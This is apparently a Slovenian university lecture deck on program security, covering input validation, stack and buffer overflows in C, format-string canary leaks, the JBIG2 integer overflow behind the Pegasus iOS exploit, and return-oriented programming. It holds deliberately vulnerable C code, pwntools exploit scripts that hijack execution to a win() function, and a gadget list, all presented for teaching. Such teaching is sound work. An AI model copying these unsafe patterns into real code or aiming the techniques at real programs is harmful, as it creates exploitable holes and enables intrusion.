



VARNOST PROGRAMOV



Predavanja #2 Matevž Pesek

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DANAŠNJE TEME

Uporabniški vnos in problematike

- Prekoračitev sklada (C)
- Sanitizacija nizov

Uporabniški vnos

- Nujno potreben za komunikacijo s procesom
 - Od stdin/stdout dalje ...
- Problematičen zaradi nepredvidenih zmožnosti
 - Zanašanje na okolje (framework)
- Težave na vseh nivojih
 - C, aplikacije, web (PHP, frontend)



Validacija vnosa

Kaj je to (input validation)?

- Zagotavljanje, da je vnos primeren/pravilen
- Sintaksna validacija
 - Dolžina, podmnožice znakov, poddelitve
 - Npr. email
- Smiselnost vnosa
 - Default: ne zaupaj ničemur!

Kje smo se že srečali z validacijo?

- Uporabniški vmesniki
 - "Client side" (web, app, mobile)
- · Zaledni sistemi
 - Omejitve na shemi (baze)
 - Omejitve na modelih (ORM)
- Primeri: web forme
 - Vnos uporabniških podatkov

Kaj pa, če validacijo ignoriramo?

Posledice

- Tipično
 - Napadi z vrivanjem (injection),
 - XSS, SQLi,
 - Remote code execution
- Pogostost
 - Visoka
 - https://cwe.mitre.org/data/definiti ons/20.html

Se lahko popolnoma zaščitimo?

- Ne, lahko pa minimiziramo določene tipe napadov
- Lahko otežimo dostop do sistema
- Po validaciji nas čaka kup korakov
 - Minimizacija procesiranja (overload)
 - Stabilnost sistema
 - Enkapsulacija rezultata poizvedbe

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Web?

Pregled naslednjič

- SQL injection
- Cross-site script
- Komentarji
- Popravljanje pogojev
- Timing napadi
- eksfiltracija



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Before web, there was a PC ...

Kaj pa vnos na nivoju naprave?

- Dobri stari problemi
 - Prekoračitev medpomnilnika
 - Prekoračitev sklada
 - Prekoračitve v interpreterjih
 - Python, java ...



C

Najprej ... C:)

Prekoračitve medpomnilnika

- Funkcije, ki nimajo preverjanja omejitev
 - Gets, scanf, strcpy
- Preverjanje omejitev
 - Bounds-check
 - Vedno med delovanjem (runtime)

Dodatne zaščite

- Address space layout randomization (ASLR)
 - Skrivamo lokacijo v fizičnem pomnilniku
- Data execution prevention
 - Označimo dele pomnilnika, od koder ne moremo zaganjati kode
- Structured exception handling overwrite protection (SEHOP)
 - Prepisovanje SEH dela (na skladu)

C – Primeri (vaje)

- char buf[BUFSIZE]; gets(buf);
 - Sklepamo, da bo uporabnik vnesel manj kot BUFSIZE znakov ...
 Slaba ideja!
- Ne moremo se rešiti vseh problemov z vgrajenimi preventivnimi ukrepi (fgets idr.)
- Ta primer bomo pogledali še enkrat!

```
#include <stdio.h>

void win() {
  printf("You win!\n");
}

int main() {
  char buffer[20];
  gets(buffer);

  printf("%s\n", buffer);
  return 0;
}
```

```
import pwn

p = pwn.gdb.debug('./main', '''
    b * main
''')

payload = b'A' * (5*8)
payload += pwn.p64(0x401136)

p.sendline(payload)

p.interactive(
```

C – Primeri (vaje)

- char buf[BUFSIZE]; gets(buf);
 - Debugger izpis

```
0x401165 < main + 25 >
                           lea
                                    rax, [rbp - 0x20]
0x401169 < main + 29 >
                                    rdi, rax
                           mov
0x40116c < main + 32 >
                           call
                                    puts@plt
                                                                     <puts@plt>
0x401171 < main + 37 >
                                    eax, 0
                           mov
0 \times 401176 < main + 42 >
                           leave
\triangleright 0x401177 <main+43>
                                                              <0x401136; win>
                              ret
0x401136 < win >
                                    rbp
                           push
0x401137 < win+1>
                                    rbp, rsp
                           mov
0 \times 40 \overline{113} = \langle win + 4 \rangle
                                    rax, [rip + 0xec3]
                           lea
0x401141 < win+11>
                                    rdi, rax
                           mov
0x401144 < win+14>
                           call
                                    puts@plt
                                                                     <puts@plt>
```

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C - Primeri

#2

• int bytes; char buf[64],
 in[MAX_SIZE];
 printf("Enter buffer
 contents:\n");
 read(0, in, MAX_SIZE-1);
 printf("Bytes to copy:\n");
 scanf("%d", &bytes);
 memcpy(buf, in, bytes);

- Problem ni nujno le pri branju ...
- Kje je problem?

•

C - Primeri

C

#2

```
• int bytes; char buf[64],
  in[MAX_SIZE];
  printf("Enter buffer
  contents:\n");
  read(0, in, MAX_SIZE-1);
  printf("Bytes to copy:\n");
  scanf("%d", &bytes);
  memcpy(buf, in, bytes);
```

- Problem ni nujno le pri branju ...
- Kje je problem?
 - Velikost in in 64 ...

- printf problem
- Iščemo dostop do win() funkcije
- Tokrat je vklopljen kanarček (canary)
 - Se mu lahko izognemo? ©

```
#include <stdio.h>
void win() {
printf("You win!\n");
int main() {
setbuf(stdin, NULL);
setbuf(stdout, NULL);
 char buffer[20];
 char choice = 'n';
do
  printf("Enter your name: ");
  gets(buffer);
  printf(buffer);
  printf("\n\nIs that correct? [y/n]\n");
  choice = getchar();
  getchar();
 } while (choice != 'y');
printf("Hello, %s!\n", buffer);
return 0;
```

#3

Rešen primer s pwntools knjižnico

```
import pwn
p = pwn.gdb.debug('./main', '''
    b * main
payload = b'%31$p'
p.sendline(payload)
canary = p.\
    recvline().\
    split()[-1].\
    strip()
canary = int(canary, 16)
print("canary:", hex(canary))
p.recvline()
p.sendline(b'n')
payload = b'A' * 24
payload += pwn.p64(canary)
payload += b'B' * 8
payload += pwn.p64(0x0000000000401176)
p.sendline(payload)
p.sendline(b'y')
p.interactive()
```

- Integer overflow
 - SMTP

```
int main()
 char **segments = malloc(256 * sizeof(char*));
 char recipient[256];
 printf("Enter recipient: ");
 fgets(recipient, 256, stdin);
 recipient[strlen(recipient) - 1] = 0;
 uint8 t segment = 0;
 segments[segment] = malloc(256 * sizeof(char));
 strcpy(segments[segment], "MAIL FROM: <user@example.com>");
 segment++;
 segments[segment] = malloc(256 * sizeof(char));
 sprintf(segments[segment], "RCPT TO: <%s>", recipient);
 segment++;
 segments[segment] = malloc(256 * sizeof(char));
 strcpy(segments[segment], "DATA");
 segment++;
 printf("Enter message:\n");
 char *line = malloc(256 * sizeof(char));
 while (fgets(line, 256, stdin) != 0 && strlen(line) > 1) {
 segments[segment] = malloc(256 * sizeof(char));
 line[strlen(line) - 1] = 0;
 strcpy(segments[segment], line);
 segment++;
 segments[segment] = malloc(256 * sizeof(char));
 strcpy(segments[segment], "");
 printf("SMTP message:\n");
 for (int i = 0; i \le segment; i++) {
 if (strlen(segments[i]) == 0) {
  break;
  printf("%s\n", segments[i]);
```


- Integer overflow napad
 - Izračuna numSyms (unsigned int)
 - Alocira heap buffer syms velikosti numSyms * 8
 - Napolni syms z vrednosti slike


```
0 114
          numSyms = 0;
115
          nRefSegs 1 = nRefSegs;
0 116
          refSegs 1 = (int *)refSegs;
117
          v28 = nRefSegs;
 118
 119
            Segment = (JBIG2SymbolDict *)JBIG2Stream::findSegment(this, *refSegs 1);
0 120
121
            if ( !Segment )
122
              v47 = (*(_int64 (_fastcall **)(JBIG2Stream *))(*(_QWORD *)this + 40LL))(this);
error(v47, "Invalid segment reference in JBIG2 text region");
123
0 124
125
              j free(*(void **)v106);
0 126
              operator delete(v106);
127
              return;
 128
129
            v30 = Segment;
0 130
            if ( Segment->vfptr->getType(Segment) == jbig2SegSymbolDict )
131
0 132
              numSyms += v30->size;
 133
0 134
            else if ( v30->vfptr->getType(v30) == jbig2SegCodeTable )
 135
0 136
              GList::append(v106, v30);
0 138
            ++refSegs 1;
139
            --v28;
 140
          while ( v28 );
141
0 142
          v89 = v12;
143
          v91 = v14;
0 144
          v31 = 0;
145
0 146
          syms = ( QWORD *)gmallocn(numSyms, 8u);
• 147
0 148
          k = 0LL;
 149
          do
 150
151
            seg = (JBIG2SymbolDict *)JBIG2Stream::findSegment(this, refSegs[i 1]);
0 152
 153
              && (symbolDict = seg, seg->vfptr->getType(seg) == jbig2SegSymbolDict)
 154
              && (size = symbolDict->size, (_DWORD)size) )
 155
0 156
              bitmaps = symbolDict->bitmaps;
 157
 158
• 159
                v40 = (__int64)*bitmaps++;
0 160
                kk = (unsigned int)(k + 1);
161
                                                        // crash here !!!
                syms[(unsigned int)k] = v40;
0 162
                LODWORD(k) = k + 1;
163
                --size;
 164
165
              while ( size );
 166
 167
            else
 168
              kk = k;
169
 170
            ++i 1;
• 171
0 172
            k = kk;
 173
0 174
          while ( i 1 != nRefSegs 1 );
      00085228 __ZN11JBIG2Stream17readTextRegionSegEjiijPjj:161 (181D6E228)
```

- Integer overflow napad
 - · Pegasus napad
 - iOS 14.6
 - Fix iOS 14.8
 - Preverba, da ni presežen syms buffer

```
syms = (_QWORD *)gmallocn(numSyms, 8);
149
150
         i_1 = \Theta LL;
151
         \mathbf{k}\mathbf{k} = \mathbf{\Theta};
 152
         do
 153
           seg = (JBIG2SymbolDict *)JBIG2Stream::findSegment(this, refSegs[i_1]);
154
           if ( seg )
155
 156
157
             symbolDict = seg;
              v37 = seg→vfptr→getType(seg) ≠ jbig2SegSymbolDict || | ≥ numSyms
158
159
              if (!v37)
 160
161
                k = 0LL:
                size = symbolDict→size;
162
 163
 164
                  if ( size = k )
165
166
                    break;
167
                  syms[kk + k] = symbolDict→bitmaps[k];
168
                  ##k;
 169
                while ( numSyms - (unsigned _int64)kk \neq k );
170
171
                kk += K;
 172
 173
174
           #i_1;
 175
         while ( i_1 \neq nRefSegs );
176
177
         v40 = syms;
178
         v12 = v86;
     000850AC __ZN11JBIG2Stream17readTextRegionSegEjiijPjj:158 (181D710AC)
```







Return oriented programming

- Tehnika izkoriščanja ranljivosti, ki presega standardne varnostne omejitve.
- Klicanje majhnih kosov kode (gadgets) v zaporedju, ki je drugačno od osnovnega

Leave / ret

- char buf[BUFSIZE]; gets(buf);
 - Debugger izpis

```
STACK
      •••
  Return #
Base pointer
                  🛑 rbp
   Buffer
                  ← rsp
```

```
0x401165 < main + 25 >
                        lea
                                rax, [rbp - 0x20]
0x401169 < main + 29 >
                                rdi, rax
                        mov
0x40116c < main + 32 >
                        call
                                puts@plt
                                                              <puts@plt>
0x401171 < main + 37 >
                                eax, 0
                        mov
0x401176 < main + 42 >
                        leave
  0x401177 < main + 43 >
                                                        <0x401136; win>
                           ret
0x401136 <win>
                                rbp
                        push
0x401137 < win+1>
                        mov
                                rbp, rsp
0x40113a < win+4>
                                rax, [rip + 0xec3]
                        lea
0 \times 401141 < win+11>
                                rdi, rax
                        mov
0x401144 < win+14>
                                                              <puts@plt>
                        call
                                puts@plt
```

Leave / ret

- char buf[BUFSIZE]; gets(buf);
 - Debugger izpis

```
STACK
mov rsp, rbp # rsp <- rbp
                                Return #
                             Base pointer
                                 Buffer
```

```
0x401165 < main + 25 >
                                rax, [rbp - 0x20]
                        lea
0x401169 < main + 29 >
                                rdi, rax
                        mov
0x40116c < main + 32 >
                        call
                                puts@plt
                                                             <puts@plt>
0x401171 < main + 37 >
                                 eax, 0
                        mov
0x401176 < main + 42 >
                        leave
  0x401177 < main + 43 >
                                                        <0x401136; win>
                          ret
0x401136 <win>
                                rbp
                        push
0x401137 < win+1>
                        mov
                                rbp, rsp
0x40113a < win+4>
                                rax, [rip + 0xec3]
                        lea
0x401141 < win+11>
                                rdi, rax
                        mov
0x401144 < win+14>
                        call
                                puts@plt
                                                             <puts@plt>
```

pop rbp

pop rip

Leave / ret

- char buf[BUFSIZE]; gets(buf);
 - Debugger izpis

```
mov rsp, rbp # rsp <- rbp ...

pop rbp
pop rip

Return #

# BP -> rbp Base pointer

Buffer
```

STACK

•••

```
0x401165 < main + 25 >
                                 rax, [rbp - 0x20]
                         lea
0x401169 < main + 29 >
                                 rdi, rax
                         mov
0x40116c < main + 32 >
                         call
                                 uts@plt
                                                              <puts@plt>
0x401171 < main + 37 >
                                 eax, 0
                         mov
0x401176 < main + 42 >
                         leave
  0x401177 < main + 43 >
                                                         <0x401136; win>
                           ret
0x401136 <win>
                                 rbp
                         push
0x401137 < win+1>
                         mov
                                rbp, rsp
0x40113a < win+4>
                                rax, [rip + 0xec3]
                         lea
0 \times 401141 < win+11>
                                 rdi, rax
                         mov
0x401144 < win+14>
                         call
                                puts@plt
                                                              <puts@plt>
```

Leave / ret

- char buf[BUFSIZE]; gets(buf);
 - Debugger izpis

```
← rbp
mov rsp, rbp # rsp <- rbp
pop rbp
pop rip
           # retAddr -> rip
                               Return #
                             Base pointer
                                Buffer
```

STACK

```
0x401165 < main + 25 >
                                rax, [rbp - 0x20]
                        lea
0x401169 < main + 29 >
                                rdi, rax
                        mov
0x40116c < main + 32 >
                        call
                                 uts@plt
                                                             <puts@plt>
0x401171 < main + 37 >
                        mov
                                eax, 0
0x401176 < main + 42 >
                        leave
 0x401177 < main + 43 >
                                                        <0x401136; win>
                           ret
0x401136 <win>
                                rbp
                        push
0x401137 < win+1>
                        mov
                                rbp, rsp
0x40113a < win+4>
                                rax, [rip + 0xec3]
                        lea
0x401141 < win+11>
                                rdi, rax
                        mov
0x401144 < win+14>
                        call
                                puts@plt
                                                             <puts@plt>
```

Primer gadget-a

```
0x000000000043b042 : add rsp, 0x10 ; pop rbx ; ret
0x0000000000406280 : add rsp, 0x18 ; pop rbx ; pop rbp ; ret
0x000000000407c01 : add rsp, 8 ; pop rbx ; pop rbp ; ret
0x00000000043002d : mov dword ptr [rbx + 0x40], esi ; pop rbx ; ret
0x00000000043801f : mov dword ptr [rbx], ecx ; pop rbx ; ret
0x00000000041a0a9 : pop rbp ; pop r12 ; pop r13 ; pop r14 ; ret
0x00000000045e370 : pop rbp ; pop r12 ; ret
0x00000000042290c : pop rbx ; pop rbp ; pop r12 ; pop r13 ; ret
0x00000000004023e3 : pop rbx ; pop rbp ; pop r12 ; ret
0x000000000040fab2 : pop rbx ; pop rbp ; ret
0x00000000004019c6 : pop rbx ; ret
0x00000000040a9fb : mov rax, rbx ; pop rbx ; pop rbp ; pop r12 ; ret
0x000000000041cfd8 : pop rbx ; pop rbp ; mov rax, rcx ; pop r12 ; ret
0x00000000004041a0 : mov rax, rdx ; pop rbx ; pop rbp ; ret
0x00000000043bacd : nop ; pop rbx ; mov eax, edx ; pop rbp ; pop r12 ; ret
0x0000000000468854 : pop rbx ; jmp 0x41cb70
0x000000000040849f : pop rbx ; jmp rax
0x000000000430cf3 : pop rbx ; pop rbp ; pop r12 ; jmp 0x430a50
0x000000000040a201 : pop rbx ; jmp 0x408800
0x0000000000405b89 : pop rbx ; pop rbp ; jmp 0x408800
0x0000000004570c9 : pop rbx ; pop rbp ; mov rax, r12 ; pop r12 ; ret
```

Zakaj lahko izkoristimo gadget-e?

- Zaradi kompleksnosti kode in optimizacije, imamo mnogo "pop/ret" kombinacij
- Imamo lahko mnogo gadget-ov
- Lahko nastavimo mnogo sebi ljubih vrednosti v register
- Namesto na poljubno funkcijo (primer win()) skočimo na poljubni gadget

-

C - Primeri

#6

- Nadgradnja win() primera
 - Pozor nastavitev vrednosti spremenljivk!

```
#include <stdio.h>
void win(long a, long b)
 if (a == 0xdeadbeef && b == 0xbadc0ffee)
  printf("You win!\n");
 else
  printf("You lose!\n");
int main()
 char buffer[32];
 gets(buffer);
```

O

Kako se izogniti ROP?

Vgrajeni mehanizmi

- ASLR
 - Address space layout randomization
- G-Free
 - Izogibanje "free-branch" zaporedjem ukazov
 - Dodajanje avtentičnosti klicev z validacijo (porobno XOR Canary)
- Binary code randomization
- SEHOP
 - Structured Exception Handler Overwrite Protection

Naprednejši primeri

- Blind ROP
 - Nimamo dostopa do exec kode
 - Poskušamo (in crashamo) proces
 - Deluje zgolj, če imamo neomejene možnosti zagona procesa (ali auto-restart)
 - Primer: nginx + MySQL
- BlindSide napad
 - Dostop do roota
 - https://www.youtube.com/watch?v=m-FUIZiRN5o&ab_channel=VUSec

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Web?

Pregled naslednjič

- SQL injection
- Cross-site script
- Komentarji
- Popravljanje pogojev
- Timing napadi
- eksfiltracija



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